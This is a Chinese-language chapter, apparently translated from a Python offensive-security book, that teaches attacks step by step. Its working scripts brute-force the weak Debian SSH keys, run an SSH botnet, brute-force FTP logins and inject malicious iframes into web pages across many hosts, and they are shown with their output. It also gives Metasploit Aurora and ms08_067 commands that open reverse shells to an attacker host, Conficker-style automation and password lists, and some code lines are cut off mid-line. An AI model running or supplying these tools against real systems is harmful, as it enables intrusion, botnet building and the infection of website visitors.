密码提供了SSH 服务的一种验证方式，但这不是唯一一种验证方式。此外，SSH 还提过了另外一种验证方式---公钥加密。在这种情况下，服务器知道公钥，用户知道私钥。使用RSA 或者DSA 加密算法，服务器为登陆SSH 的用户产生他们的密钥。通常，这提供了一个极好的验证方式。通过生成1024 位，2048 位或者4096 位的密钥，使我们很难用弱口令暴力破解。然而，在2006 年Debian Linu 的发行版发生了一些有趣的事情。一个开发者评论了一行通过代码自动分析工具找到的代码。代码的特定行保证SSH 密钥产生的熵。通过讲解代码的特定行，密钥的搜索空间的减少到15 位熵.不仅仅是15 位熵，这就意味着每个算法只存在32767 个密钥。HD Morre，CSO 和Rapid7 的总设计师，生成了1024 位和2048 位的所有的密钥，在两个小时以内。此外，他使这些密钥 `debian_ssh_dsa_1024_x86.tar.bz2` 可以自行下载。你可以先下载1024 位的密钥，然后提取密钥，删除公共密钥，因为只需要私人密钥来测试连接。

```
attacker# bunzip2 debian_ssh_dsa_1024_x86.tar.bz2
attacker# tar -xf debian_ssh_dsa_1024_x86.tar
attacker# cd dsa/1024/
attacker# ls
00005b35764e0b2401a9dcbca5b6b6b5-1390
00005b35764e0b2401a9dcbca5b6b6b5-1390.pub
00058ed68259e603986db2af4eca3d59-30286
00058ed68259e603986db2af4eca3d59-30286.pub
0008b2c4246b6d4acfd0b0778b76c353-29645
0008b2c4246b6d4acfd0b0778b76c353-29645.pub
000b168ba54c7c9c6523a22d9ebcad6f-18228
<..SNIPPED..>
attacker# rm -rf dsa/1024/*.pub
```

这个漏洞持续了两年之久才被安全人员发现。因此，有相当多的脆弱的SSH 服务器。如果我们能构建一个工具来利用这个漏洞就好了。然而，为了访问密钥空间，可能要写一个小的Python 脚本来暴力遍历32767 个密钥为了验证一个无密码，依赖公共密钥的SSH 服务器。事实上，Warcat 小组写过这样的脚本，并将它上传到

了milw0rm，就在漏洞被发现的当天。Exploit-DB 存档了Warcat 小组的脚本，在 http://www.exploit-db.com/exploits/5720/ 网站上。然而，我们将编写我们自己的脚本，利用用来编写密码暴力破解的的 `pexcept` 模块。

弱密钥测试的脚本和我们的暴力密码认证非常相似。为了用密钥认证SSH，我们需要输入 `ssh user@host –i keyfile –o PasswordAuthentication=no` 。在下面的脚本中，我们循环的设置已生成的密钥来尝试连接。如果连接成功，我们将打印密钥文件的名字在屏幕上。此外，我们将设置两个全局变量 `Stop` 和 `Fails` ， `Fails` 将用于统计因为远程主机关闭连接而导致的连接失败的数量。如果数量超过5，我们将终止脚本。如果我们的扫描触发了远程IPS(入侵防御系统)阻止我们的连接，那么就没有意义继续下去。我们 `Stop` 全局变量是一个布尔值，告诉我们已经发现了一个密钥， `main()` 函数也没有必要再开启新的连接进程。

```
# coding=UTF-8
import pexpect
import optparse
import os
import threading
maxConnections = 5
connection_lock =
threading.BoundedSemaphore(value=maxConnections)
Stop = False
Fails = 0
def connect(user, host, keyfile, release):
    global Stop, Fails
    try:
        perm_denied = 'Permission denied'
        ssh_newkey = 'Are you sure you want to continue'
        conn_closed = 'Connection closed by remote host'
        opt = ' -o PasswordAuthentication=no'
        connStr = 'ssh ' + user + '@' + host + ' -i ' + keyfile + o
        child = pexpect.spawn(connStr)
        ret = child.expect([pexpect.TIMEOUT, perm_denied,
        ssh_newkey, conn_closed, '$', '#', ])
        if ret == 2:
            print('[-] Adding Host to ~/.ssh/known_hosts')
            child.sendline('yes')
            connect(user, host, keyfile, False)
        elif ret == 3:
            print('[-] Connection Closed By Remote Host')
            Fails += 1
        elif ret > 3:
            print('[+] Success. ' + str(keyfile))
            Stop = True
    finally:
        if release:
            connection_lock.release()
def main():
    parser = optparse.OptionParser('usage%prog -H <target host> -u
    parser.add_option('-H', dest='tgtHost', type='string', help='sp
```

```
    parser.add_option('-d', dest='passDir', type='string', help='sp
    parser.add_option('-u', dest='user', type='string', help='spec:
    (options, args) = parser.parse_args()
    host = options.tgtHost
    passDir = options.passDir
    user = options.user
    if host == None or passDir == None or user == None:
        print(parser.usage)
        exit(0)
    for filename in os.listdir(passDir):
        if Stop:
            print('[*] Exiting: Key Found.')
            exit(0)
        if Fails > 5:
            print('[!] Exiting: Too Many Connections Closed By
            Remote Host.')
            print('[!] Adjust number of simultaneous threads.')
            exit(0)
        connection_lock.acquire()
        fullpath = os.path.join(passDir, filename)
        print('[-] Testing keyfile ' + str(fullpath))
        t = threading.Thread(target=connect, args=(user, host, ful
        t.start()
if __name__ == '__main__':
    main()
```

测试目标主机，我们能看到我们获得了漏洞系统的访问权限。如果1024 位的密钥没用，尝试下载2048 位的密钥，用同样的方式使用。

```
attacker# python bruteKey.py -H 10.10.13.37 -u root -d dsa/1024
[-] Testing keyfile tmp/002cc1e7910d61712c1aa07d4a609e7d-16764
[-] Testing keyfile tmp/00360c749f33ebbf5a05defe803d816a-31361
<..SNIPPED..>
[-] Testing keyfile tmp/002dcb29411aac8087bcfde2b6d2d176-27637
[-] Testing keyfile tmp/003e792d192912b4504c61ae7f3feb6f-30448
[-] Testing keyfile tmp/003add04ad7a6de6cb1ac3608a7cc587-29168
[+] Success. tmp/002dcb29411aac8087bcfde2b6d2d176-27637
[-] Testing keyfile tmp/003796063673f0b7feac213b265753ea-13516
[*] Exiting: Key Found.
```

构建SSH 的僵尸网络

现在我们已经可以通过SSH 控制一个主机，让我们扩大它同时控制多台主机。攻击者经常利用一系列的被攻击的主机来进行恶意的行动。我们称这是僵尸网络，因为这些脆弱的电脑的行为像僵尸一样执行命令。为了构建我们的僵尸网络，我们将引

入一个新的概念--- `class` 。 `class` 的概念作为面向对象编程的基础命名。在这个系统中，我们实例化与方法相关联的对象。为了我们的僵尸网络，每个僵尸或者客户机都要求有连接和发送命令的能力。

```
# coding=UTF-8
import optparse
import pxssh
class Client:
    def __init__(self, host, user, password):
        self.host = host
        self.user = user
        self.password = password
        self.session = self.connect()
    def connect(self):
        try:
            s = pxssh.pxssh()
            s.login(self.host, self.user, self.password)
            return s
        except Exception as e:
            print(e)
            print('[-] Error Connecting')
    def send_command(self, cmd):
        self.session.sendline(cmd)
        self.session.prompt()
        return self.session.before
```

检查代码生成的类对象 `Clinet()` 。为了建立客户机，我们需要主机名，用户名，密码或者密钥。此外，类包含的方法要能支持一个客户端---- `connect()` , `sned_command()` , `alive()` 。注意，当我们引入一个变量时，它属于类，我们通过 `self` 来引用这个变量。为了构建僵尸网络，我们建立了一个全局的数组名字为 `botnet` ,这个数组包含了所有的连接对象。接下来，我们建立一个方法，名字为 `addClient()` 接受主机名，用户名和密码为参数，实例化一个连接对象然后将它添加到 `botnet` 数组中。下一步， `botnetCommand()` 方法接受命令参数，这个方法遍历数组的每一个连接，给每一个连接的客户机发送命令。

自愿的僵尸网络

黑客组织Anonymous，通常采用自愿的僵尸网络来攻击他们的敌人。为了攻击的最大限度，这个还可组织要求他们的成员下载一个名为LOIC 的工具。作为一个集体，这个黑客组织的成员发动一个分布式的僵尸网络攻击来攻击他们的目标。虽然是非法的，Anonymous 组织的的行为已经取得了一些引人注意的和到得上的胜利成果。在最近的一个操作中，通过操作黑暗网络，Anonymous 利用自愿的僵尸网络淹没了致力于传播儿童情色资源的网络主机。

```
# coding=UTF-8
import optparse
import pxssh
class Client:
    def __init__(self, host, user, password):
        self.host = host
        self.user = user
        self.password = password
        self.session = self.connect()
    def connect(self):
        try:
            s = pxssh.pxssh()
            s.login(self.host, self.user, self.password)
            return s
        except Exception as e:
            print(e)
            print('[-] Error Connecting')
    def send_command(self, cmd):
    self.session.sendline(cmd)
    self.session.prompt()
    return self.session.before
def botnetCommand(command):
    for client in botNet:
        output = client.send_command(command)
        print('[*] Output from ' + client.host)
        print('[+] ' + output + '\n')
def addClient(host, user, password):
    client = Client(host, user, password)
    botNet.append(client)
botNet = []
addClient('10.10.10.110', 'root', 'toor')
addClient('10.10.10.120', 'root', 'toor')
addClient('10.10.10.130', 'root', 'toor')
botnetCommand('uname -v')
botnetCommand('cat /etc/issue')
```

通过包装前面的内容，我们得到了我们最后的僵尸网络的脚本。这提供了一个极好的控制大量主机的方法。为了测试，我们生成了3 台Backtrack5 的虚拟主机作为目标。我们可以看到我们的脚本遍历三台主机并发送命令给每个受害者。SSH 僵尸网络的生成脚本是直接攻击服务器。下一节我们集中在间接攻击向量位目标，通过脆弱的服务器和另一种方法建立一个集体感染。

通过FTP连接WEB来渗透

在最近的一次巨大的损害中，被称为k985ytv的攻击者，使用匿名和盗用的FTP凭证，获得了22400个域名和536000被感染的页面。利用授权访问，攻击者注入Javascript代码，使好的首页重定向到乌克兰境内的恶意页面。一旦受感染的服务

器被重定向到恶意的网站，恶意的主机将会在受害者电脑中安装假冒的防病毒软件，并窃取受害者的信用卡信息。K985ytv的攻击取得了巨大的成功。在下面的章节中，我们将用Python来建立这种攻击。

检查受感染服务器的FTP日志，我们看看到底发什么什么事。一个自动的脚本连接到目标主机以确认它是否包含一个名为 `index.htm` 的默认主页。接下来攻击者上传了一个新的 `index.htm` 页面，可能包含恶意的重定向脚本。受感染的服务器渗透利用任何访问它页面的脆弱客户机。

```
204.12.252.138 UNKNOWN u47973886 [14/Aug/2011:23:19:27 -0500] "LIST
    folderthis/folderthat/" 226 1862
204.12.252.138 UNKNOWN u47973886 [14/Aug/2011:23:19:27 -0500] "TYPE
    200 -
204.12.252.138 UNKNOWN u47973886 [14/Aug/2011:23:19:27 -0500] "PASV
    227 -
204.12.252.138 UNKNOWN u47973886 [14/Aug/2011:23:19:27 -0500] "SIZE
    index.htm" 213 -
204.12.252.138 UNKNOWN u47973886 [14/Aug/2011:23:19:27 -0500] "RETR
    index.htm" 226 2573
204.12.252.138 UNKNOWN u47973886 [14/Aug/2011:23:19:27 -0500] "TYPE
    200 -
204.12.252.138 UNKNOWN u47973886 [14/Aug/2011:23:19:27 -0500] "PASV
    227 -
204.12.252.138 UNKNOWN u47973886 [14/Aug/2011:23:19:27 -0500] "STOR
index.htm" 226 3018
```

为了更好的理解这种攻击的初始向量。我们简单的来谈一谈FTP的特点。文件传输协议FTP服务用户在一个基于TCP网络的主机之间传输文件。通常情况下，用户通过用户名和密码来验证FTP服务。然而，一些网站提供匿名认证的能力，在这种情况下，用户提供用户名为 `"anonymous"` ，用电子邮件来代替密码。

用Python构建匿名的FTP扫瞄器

就安全而言，网站提供匿名的FTP服务器访问功能似乎很愚蠢。然而，令人惊讶的是许多网站提供这类FTP的访问如升级软件，这使得更多的软件获取软件的合法更新。我们可以利用Python的 `ftplib` 模块来构建一个小脚本，用来确认服务器是否允许匿名登录。函数 `anonLogin()` 接受一个主机名反汇编一个布尔值来确认主机是否允许匿名登录。为了确认这个布尔值，这个函数尝试用匿名认证生成一个FTP连接，如果成功，则返回 `True` ，产生异常则返回 `False` 。

```
# coding=UTF-8

import ftplib

def anonLogin(hostname):
    try:
        ftp = ftplib.FTP(hostname)
        ftp.login('anonymous', 'me@your.com')
        print('\n[*] ' + str(hostname) + ' FTP Anonymous Logon Succ
        ftp.quit()
        return True
    except Exception as e:
        print('\n[-] ' + str(hostname) + ' FTP Anonymous Logon Fail
        return False

host = '192.168.95.179'
anonLogin(host)
```

运行这个脚本，我们可以看到脆弱的目标可以匿名登陆。

```
attacker# python anonLogin.py
[*] 192.168.95.179 FTP Anonymous Logon Succeeded.
```

利用Ftplib暴力破解FTP用户认证

当匿名登录一路回车进入系统，攻击者也十分成功的利用偷来的证书获得合法FTP服务器的访问权限。FTP客户端程序，比如说FileZilla，经常将密码存储在配置文件中。安全专家发现，由于最近的恶意软件，FTP证书经常被偷取。此外，HD Moore甚至将 `get_filezilla_creds.rb` 的脚本包含到最近的Metasploit的发行版本中允许用户快速的扫描目标主机的FTP证书。想象一个我们想通过暴力破解的包含 `username/password` 组合的文本文件。对于这个脚本的目的，利用存贮在文本文件中的 `username/password` 组合。

```
administrator:password
admin:12345
root:secret
guest:guest
root:toor
```

现在我们能扩展前面建立的 `anonLogin()` 函数建立名为 `brutelogin()` 的函数。这个函数接受主机名和密码文件作为输入返回允许访问主机的证书。注意，函数迭代文件的每一行，用冒号分割用户名和密码，然后这个函数用用户名和密码尝试登

陆FTP服务器。如果成功，将返回用户名和密码的元组，如果失败有异常，将继续测试下一行。如果遍历完所有的用户名和密码都没有成功，则返回包含 `None` 的元组。

```
# coding=UTF-8

import ftplib

def bruteLogin(hostname, passwdFile):
    pF = open(passwdFile, 'r')
    for line in pF.readlines():
        userName = line.split(':')[0]
        passWord = line.split(':')[1].strip('\r').strip('\n')
        print("[+] Trying: " + userName + "/" + passWord)
        try:
            ftp = ftplib.FTP(hostname)
            ftp.login(userName, passWord)
            print('\n[*] ' + str(hostname) + ' FTP Logon Succeeded
            ftp.quit()
            return (userName, passWord)
        except Exception as e:
            pass
    print('\n[-] Could not brute force FTP credentials.')
    return (None, None)

host = '192.168.95.179'
passwdFile = 'userpass.txt'
bruteLogin(host, passwdFile)
```

遍历用户名和密码组合，我们终于找到了用户名以及对应的密码。

```
attacker# python bruteLogin.py
[+] Trying: administrator/password
[+] Trying: admin/12345
[+] Trying: root/secret
[+] Trying: guest/guest
[*] 192.168.95.179 FTP Logon Succeeded: guest/guest
```

在FTP服务器上寻找WEB页面

有了FTP访问权限，我们还要测试服务器是否还提供了WEB访问。为了测试这个，我们首先要列出FTP的服务目录并寻找默认的WEB页面。函数 `returnDefault()` 接受一个FTP连接作为输入并返回一个找到的默认页面的数组。它通过发送命令NLST列出目录内容。这个函数检查每个文件返回默认WEB页面文件名并将任何发现的默认WEB页面文件名添加到名为 `retList` 的列表中。完成迭代这些文件之后，函数将返回这个列表。

```
# coding=UTF-8

import ftplib

def returnDefault(ftp):
    try:
        dirList = ftp.nlst()
    except:
        dirList = []
        print('[-] Could not list directory contents.')
        print('[-] Skipping To Next Target.')
        return
    retList = []
    for fileName in dirList:
        fn = fileName.lower()
        if '.php' in fn or '.htm' in fn or '.asp' in fn:
            print('[+] Found default page: ' + fileName)
            retList.append(fileName)
            return retList

host = '192.168.95.179'
userName = 'guest'
passWord = 'guest'
ftp = ftplib.FTP(host)
ftp.login(userName, passWord)
returnDefault(ftp)
```

看着这个脆弱的FTP服务器，我们可以看到它有三个WEB页面在基目录下。好极了，我们知道可以移动我们的攻击向量到我们的被感染的页面。

```
attacker# python defaultPages.py
[+] Found default page: index.html
[+] Found default page: index.php
[+] Found default page: testmysql.php
```

添加恶意注入脚本到WEB页面

现在我们已经找到了WEB页面文件，我们必须用一个恶意的重定向感染它。为了快速的生成一个恶意的服务器和页面在 http://10.10.10.112:8080/exploit 页面，我们将使用Metasploit框架。注意，我们选择 `ms10_002_aurora` 的Exploit,同样的Exploit被用在攻击Google的极光行动中。位与 http://10.10.10.112:8080/exploit 的页面将重定向到受害者，这将返回给我们一个反弹的Shell。

```
attacker# msfcli exploit/windows/browser/ms10_002_aurora
    LHOST=10.10.10.112 SRVHOST=10.10.10.112 URIPATH=/exploit
    PAYLOAD=windows/shell/reverse_tcp LHOST=10.10.10.112 LPORT=443
[*] Please wait while we load the module tree...
<...SNIPPED...>
LHOST => 10.10.10.112
SRVHOST => 10.10.10.112
URIPATH => /exploit
PAYLOAD => windows/shell/reverse_tcp
LHOST => 10.10.10.112
LPORT => 443
[*] Exploit running as background job.
[*] Started reverse handler on 10.10.10.112:443
[*] Using URL:http://10.10.10.112:8080/exploit
[*] Server started.
msf exploit(ms10_002_aurora) >
```

任何脆弱的客户机连接到我们的服务页面 http://10.10.10.112:8080/exploit 都将会落入我们的陷阱中。如果成功，它将建立一个反向的TCP Shell并允许我们远程的在客户机上执行Windows命令。从这个命令行Shell我们能在受感染的受害者主机上以管理员权限执行命令。

```
msf exploit(ms10_002_aurora) >
[*] Sending Internet Explorer "Aurora" Memory Corruption to client
[*] Sending stage (240 bytes) to 10.10.10.107
[*] Command shell session 1 opened (10.10.10.112:443 ->10.10.10.10
msf exploit(ms10_002_aurora) > sessions -i 1
[*] Starting interaction with 1...
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Administrator\Desktop>
```

接下来，我们必须添加一个重定向从被感染的主机到我们的恶意的服务器。为此，我们可以从攻陷的服务器下载默认的WEB页面，注入一个 `iframe` ，然后上传恶意的页面到服务器上。看看这个 `injectPage()` 函数，它接受一个FTP连接，一个页面名和一个重定向的 `iframe` 的字符串作为输入，然后下载页面作为临时副本，接下来，添加重定向的 `iframe` 代码到临时文件中。最后，该函数上传这个被感染的页面到服务器中。

```
# coding=UTF-8

import ftplib

def injectPage(ftp, page, redirect):
    f = open(page + '.tmp', 'w')
    ftp.retrlines('RETR ' + page, f.write)
    print '[+] Downloaded Page: ' + page
    f.write(redirect)
    f.close()
    print '[+] Injected Malicious IFrame on: ' + page
    ftp.storlines('STOR ' + page, open(page + '.tmp'))
    print '[+] Uploaded Injected Page: ' + page

host = '192.168.95.179'
userName = 'guest'
passWord = 'guest'
ftp = ftplib.FTP(host)
ftp.login(userName, passWord)
redirect = '<iframe src="http://10.10.10.112:8080/exploit"></iframe
injectPage(ftp, 'index.html', redirect)
```

运行我们的代码，我们可以看到它下载 `index.html` 页面然后注入我们的恶意代码到里面。

```
attacker# python injectPage.py
[+] Downloaded Page: index.html
[+] Injected Malicious IFrame on: index.html
[+] Uploaded Injected Page: index.html
```

将攻击整合在一起

现在我们就整合所有的攻击到 `attack()` 函数中。 `attack()` 函数接收一个主机名，用户名，密码和定位地址为输入。这个函数首先利用用户凭证登陆FTP服务器，接下来我们寻找默认页面，下载每一个页面并且添加恶意的重定向代码，然后上传修改后的页面到FTP服务器中。

```
def attack(username, password, tgtHost, redirect):
    ftp = ftplib.FTP(tgtHost)
    ftp.login(username, password)
    defPages = returnDefault(ftp)
    for defPage in defPages:
        injectPage(ftp, defPage, redirect)
```

添加一些选项参数，我们包装整合我们的脚本。你将注意到我们首先尝试匿名登录FTP服务器，如果失败，我们将通过暴力破解得到服务器的认证。虽然只有近百行代码，但这个攻击完全可以复制k985ytv的原始的攻击向量。

```
# coding=UTF-8

import ftplib
import optparse
import time

def anonLogin(hostname):
    try:
        ftp = ftplib.FTP(hostname)
        ftp.login('anonymous', 'me@your.com')
        print('\n[*] ' + str(hostname) + ' FTP Anonymous Logon Succ
        ftp.quit()
        return True
    except Exception as e:
        print('\n[-] ' + str(hostname) + ' FTP Anonymous Logon Fail
        return False

def bruteLogin(hostname, passwdFile):
    pF = open(passwdFile, 'r')
    for line in pF.readlines():
        time.sleep(1)
        userName = line.split(':')[0]
        passWord = line.split(':')[1].strip('\r').strip('\n')
        print '[+] Trying: ' + userName + '/' + passWord
        try:
            ftp = ftplib.FTP(hostname)
            ftp.login(userName, passWord)
            print('\n[*] ' + str(hostname) + ' FTP Logon Succeeded
            ftp.quit()
            return (userName, passWord)
        except Exception, e:
            pass
        print('\n[-] Could not brute force FTP credentials.')
        return (None, None)

def returnDefault(ftp):
    try:
        dirList = ftp.nlst()
    except:
        dirList = []
        print('[-] Could not list directory contents.')
        print('[-] Skipping To Next Target.')
        return
    retList = []
    for fileName in dirList:
        fn = fileName.lower()
        if '.php' in fn or '.htm' in fn or '.asp' in fn:
            print('[+] Found default page: ' + fileName)
```

```
        retList.append(fileName)
    return retList

def injectPage(ftp, page, redirect):
    f = open(page + '.tmp', 'w')
    ftp.retrlines('RETR ' + page, f.write)
    print('[+] Downloaded Page: ' + page)
    f.write(redirect)
    f.close()
    print('[+] Injected Malicious IFrame on: ' + page)
    ftp.storlines('STOR ' + page, open(page + '.tmp'))
    print('[+] Uploaded Injected Page: ' + page)

def attack(username, password, tgtHost, redirect):
    ftp = ftplib.FTP(tgtHost)
    ftp.login(username, password)
    defPages = returnDefault(ftp)
    for defPage in defPages:
        injectPage(ftp, defPage, redirect)

def main():
    parser = optparse.OptionParser('usage%prog -H <target host[s]>
    parser.add_option('-H', dest='tgtHosts', type='string', help='s
    parser.add_option('-f', dest='passwdFile', type='string', help=
    parser.add_option('-r', dest='redirect', type='string', help='s
    (options, args) = parser.parse_args()
    tgtHosts = str(options.tgtHosts).split(', ')
    passwdFile = options.passwdFile
    redirect = options.redirect
    if tgtHosts == None or redirect == None:
        print parser.usage
        exit(0)
    for tgtHost in tgtHosts:
        username = None
        password = None
        if anonLogin(tgtHost) == True:
            username = 'anonymous'
            password = 'me@your.com'
            print '[+] Using Anonymous Creds to attack'
            attack(username, password, tgtHost, redirect)
        elif passwdFile != None:
            (username, password) = bruteLogin(tgtHost, passwdFile)
        if password != None:
            print'[+] Using Creds: ' + username + '/' + password +
            attack(username, password, tgtHost, redirect)

if __name__ == '__main__':
    main()
```

运行我们的脚本攻击一个脆弱的FTP服务器，我们看到它尝试匿名登陆失败，然后暴力破解获得用户名和密码，然后下载和注入代码到每一个基目录里的文件。

```
attacker# python massCompromise.py -H 192.168.95.179 -r '<iframe s
[-] 192.168.95.179 FTP Anonymous Logon Failed.
[+] Trying: administrator/password
[+] Trying: admin/12345
[+] Trying: root/secret
[+] Trying: guest/guest
[*] 192.168.95.179 FTP Logon Succeeded: guest/guest
[+] Found default page: index.html
[+] Found default page: index.php
[+] Downloaded Page: index.html
[+] Injected Malicious IFrame on: index.html
[+] Uploaded Injected Page: index.html
[+] Downloaded Page: index.php
[+] Injected Malicious IFrame on: index.php
[+] Uploaded Injected Page: index.php
[+] Injected Malicious IFrame on: testmysql.php
```

我们确保我们的攻击向量在运行，然后等待客户机连接到我们受感染的WEB服务器上。很快， `10.10.10.107` 访问了服务器然后重定向到了我们的恶意服务器上。成功！我们通过被感染的FTP服务器得到了一个受害者主机的命令行Shell。

```
attacker# msfcli exploit/windows/browser/ms10_002_aurora LHOST=10.1
[*] Please wait while we load the module tree...
<...SNIPPED...>
[*] Exploit running as background job.
[*] Started reverse handler on 10.10.10.112:443
[*] Using URL:http://10.10.10.112:8080/exploit
[*] Server started.
msf exploit(ms10_002_aurora) >
[*] Sending Internet Explorer "Aurora" Memory Corruption to client
[*] Sending stage (240 bytes) to 10.10.10.107
[*] Command shell session 1 opened (10.10.10.112:443 -> 10.10.10.1
msf exploit(ms10_002_aurora) > sessions -i 1
[*] Starting interaction with 1...
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Administrator\Desktop>
```

虽然很多罪犯传播假的反病毒软件利用了k985ytv攻击作为许多的攻击向量之一。km985ytv成功的攻陷了11000台主机中的2220台。总的来说，假冒的杀毒软件盗取了超过43000000的用户的信用卡信息在2009年，并还在持续增长中。这一百多行的代码还不错。在下一节中，我们将创建一个攻击了200多个国家5百万台主机的攻击向量。

Conficker蠕虫，为什么努力总是好的

2008年下旬，计算机安全专家被一个有趣的改变游戏规则的蠕虫叫醒。Conficker和W32DownandUp蠕虫如此迅速的蔓延，很快就感染了200多个国家的5百多万台主机。在一些先进(数字签名，有效的加密荷载，另类的传播方案)的辅助攻击中，Conficker蠕虫非常用心，和1988年的Morris蠕虫有着相似的攻击向量。在接下来的章节中，我们将重现Conficker蠕虫的主要攻击向量。

在常规的感染的基础上，Conficker利用了两个单独的攻击向量。首先，利用Windows Server系统的一个0day漏洞。利用这个漏洞，蠕虫能够引起堆栈溢出从而能够执行Shellcode并下载一个副本给受到感染的主机。当这种攻击方法失败时，Conficker蠕虫尝试通过暴力破解默认的网络管理共享(`ADMIN$`)来获取受害人主机的管理权限。

密码攻击

在它的攻击中，Conficker蠕虫利用了一个超过250个常用密码的密码列表。Morris蠕虫曾使用的密码列表有432个密码。这两个非常成功的攻击有11个共同的密码。建立你自己的攻击列表时，是绝对值得包含这11个密码的。

```
aaa
academia
anything
coffee
computer
cookie
oracle
password
secret
super
Unknown
```

在几次大规模的攻击波中，黑客们发布了很多密码在网络上。而导致这些密码尝试的活动无疑是违法的。这些密码已经被安全专家研究证明是很有趣的。DARPA计算机网络快速追踪项目管理人， Peiter Zatko让整个房间的军队高层脸红，当他问到他们是否用两个大写字母，再加上两个特殊符号和两个数字组合来构建他们的密码时。此外，黑客组织LulzSec在2011年6月公布了26000个使用的密码和个人信息。在一次有组织的攻击中，这些密码被用来重复攻击同一个人的社交网站。然而，规模最大的攻击是一个新闻和八卦的博客网站泄漏了一百万的用户名和密码。

用Metasploit攻击Windows SMB服务

为了简化我们的攻击，我们将使用Metasploit框架，可以从下面的网站下载：http://metasploit.com/download/ 。Metasploit是开源的计算机安全项目，在过去的几年里正在得到快速的发展和普及并已经成为很受欢迎的渗透工具包。由传奇人物HD Moore倡导并开发的。Metasploit允许渗透测试人员利用标准化的脚本环境发起数千种不同的渗透测试。发行版包含了Conficker蠕虫利用的漏洞，HD Moore整合了这个渗透测试在Metasploit中--- `ms08-067_netapi` 。

利用Metasploit我们可以在攻击时进行交互，它也有能力读取批处理资源文件。Metasploit按顺序处理，以便执行批处理文件中的命令进行攻击。例如，如果我们想攻击的目标主机为 `192.168.13.37` ，利用 `ms80-067_netapi` 渗透测试，并返回给 `192.168.77.77` 主机上的7777端口的一个TCP Shell。

```
use exploit/windows/smb/ms08_067_netapi
set RHOST 192.168.1.37
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.77.77
set LPORT 7777
exploit –j –z
```

为了利用Metasploit的攻击，我们选择我们的Exploit(`exploit/windows/smb/ms08_067_netapi`)，然后设置目标为 `192.168.1.37` 。接下来我们指定攻击荷载为 `windows/meterpreter/reverse_tcp` 选择反向连接到我们的 `192.168.77.77` 的7777端口上，最后我们告诉Metasploit开始攻击系统。保存配置文件为 `conficker.rc` ，我们可以通过命令 `msfconsole -r conficker.rc` 来启动我们的攻击。这个命令会告诉Metasploit根据 `conficker.rc` 来启动攻击。如果成功，我们的攻击会返回一个命令行Shell来控制对方电脑。

```
attacker$ msfconsole -r conficker.rc
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.77.77:7777
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.1.37
[*] Meterpreter session 1 opened (192.168.77.77:7777 -&gt; 192.168
msf exploit(ms08_067_netapi) &gt; sessions -i 1
[*] Starting interaction with 1...
meterpreter &gt; execute -i -f cmd.exe
Process 2024 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32&gt;
```

用Python和Metasploit交互

太棒了！我们建立了一个配置文件，渗透了一个主机并获得了一个shell。重复这个过程对254个主机会花费大量的时间来修改配置文件，但是如果利用Python，我们可以生成一个快速的扫描脚本，扫描445端口打开的主机，然后利用Metasploit资源

文件攻击有漏洞的主机。

首先，让我们从先前的端口扫描的例子中利用 `python-nmap` 模块。这里，函数 `findTgts()` 以潜在目标主机作为输入，返回所有开了TCP 445端口的主机。TCP 445端口是SMB协议的主要端口。只要主机的TCP 445端口是开放的，我们的脚本就能有效的攻击，这会消除主机对我们尝试连接的阻碍。函数通过迭代扫描所有的主机，如果函数发现主机开放了445端口，就将主机加入列表中。完成迭代后，函数会返回包含所有开放445端口主机的列表。

```
import nmap

def findTgts(subNet):
    nmScan = nmap.PortScanner()
    nmScan.scan(subNet, '445')
    tgtHosts = []
    for host in nmScan.all_hosts():
        if nmScan[host].has_tcp(445):
            state = nmScan[host]['tcp'][445]['state']
            if state == 'open':
                print '[+] Found Target Host: ' + host
                tgtHosts.append(host)
return tgtHosts
```

接下来，我们将对我们攻击的目标设置监听，监听器或者命令行与控制信道，一旦他们渗透成功我们就可以与远程目标主机进行交互。Metasploit提供了先进的动态的攻击荷载Meterpreter。Metasploit的Meterpreter运行在远程主机上，返回给我们命令行用来控制主机，提供了大量的控制和分析目标主机的能力。Meterpreter扩展了命令行的能力，包括数字取证，发送命令，远程路由，安装键盘记录器，下载密码或者Hash密码等等功能。

当Meterpreter反向连接到攻击者主机，并控制主机的Metasploit的模块叫做 `multi/handler` 。为了在我们的主机上设置 `multi/handler` 的监听器，我们首先要写下指令到Metasploit的资源配置文件中。注意，我们如何设置一个有效的TCP反弹连接的攻击荷载并标明我们本地主机将要接受连接的地址和端口号。此外，我们将设置一个全局配置 `DisablePayloadHandler` 来标识以后我们所有的主机都不必设置监听器，因为我们已经正在监听了。

```
def setupHandler(configFile, lhost, lport):
    configFile.write('use exploit/multi/handler\n')
    configFile.write('set PAYLOAD windows/meterpreter/reverse_tcp\n
    configFile.write('set LPORT ' + str(lport) + '\n')
    configFile.write('set LHOST ' + lhost + '\n')
    configFile.write('exploit -j -z\n')
configFile.write('setg DisablePayloadHandler 1\n')
```

最后，脚本已经准备好了攻击目标主机。这个函数将接收一个Metasploit配置文件，一个目标主机，一个本地地址和端口作为输入进行渗透测试。这个函数写入特定的exploit到配置文件中。它首先选择特殊的 `exploit---ms08-067_netapi` ，曾经被Conficker蠕虫利用的exploit攻击目标。此外，它还要选择Meterpreter攻击荷载需要的本地地址和本地端口。最后，它发送一个指令开始攻击目标主机，在后台执行工作(`-j`)，但并不马上打开交互(`-z`)，该脚本需要一些特定的选项，因为它将攻击多个主机，无法与所以的主机进行交互。

```
def confickerExploit(configFile, tgtHost, lhost, lport):
    configFile.write('use exploit/windows/smb/ms08_067_netapi\n')
    configFile.write('set RHOST ' + str(tgtHost) + '\n')
    configFile.write('set PAYLOAD windows/meterpreter/reverse_tcp\r
    configFile.write('set LPORT ' + str(lport) + '\n')
    configFile.write('set LHOST ' + lhost + '\n')
configFile.write('exploit -j -z\n')
```

远程执行暴力破解

当攻击者成功的启动 `ms08-067_netapi` 的exploit攻击全世界的受害者的时候，管理员安装最新的安全补丁能轻松的组织攻击。因此，脚本将使用Conficker蠕虫使用的第二个攻击向量。它将通过用户名和密码的组合暴力破解SMB服务获得对主机的远程远程执行程序的权限。

